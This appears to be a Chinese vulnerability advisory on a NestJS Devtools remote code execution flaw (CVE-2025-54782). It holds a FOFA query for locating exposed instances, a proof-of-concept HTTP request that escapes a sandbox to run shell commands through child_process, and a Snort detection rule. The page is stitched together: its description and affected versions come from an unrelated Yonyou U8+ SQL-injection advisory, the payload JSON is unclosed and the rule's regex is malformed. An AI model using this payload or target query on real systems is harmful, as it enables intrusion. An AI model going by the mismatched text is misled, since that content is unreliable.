

NestJS Devtools 远程代码执行漏洞(CVE-2025-54782)

用友U8+渠道管理(高级版) download.jsp 存在SQL注入漏洞，攻击者可进行数据库查询，获取重要敏感配置信息。

影响版本

用友U8+

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: header="devtools.nestjs.com"

POC/EXP:

```
POST /inspector/graph/interact HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.2986.41 Safari/537.36
Content-Type: text/plain
Connection: Close

{
  "code": "(function(){try{propertyIsEnumerable.call()}catch(pp){pp.constructor.constructor('return process')().mainModule.require('child_process').execSync('cat `id`')}})()"
```



sonrt规则：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (  
  msg:"NestJS DevTools - RCE via Inspector API (CVE-2025-54782)";  
  flow:to_server,established;  
  content:"POST"; http_method;  
  content: "/inspector/graph/interact"; http_uri;  
  content: "Content-Type: text/plain"; http_header;  
  pcre: "\code\":"[^\"]*"constructor\.constructor\  
  ([^\]]*process\.mainModule/i";  
  metadata:cve CVE-2025-54782;  
  metadata:affected_product "NestJS DevTools";  
  classtype:web-application-attack;  
  sid:1000405;  
  rev:1;  
  priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。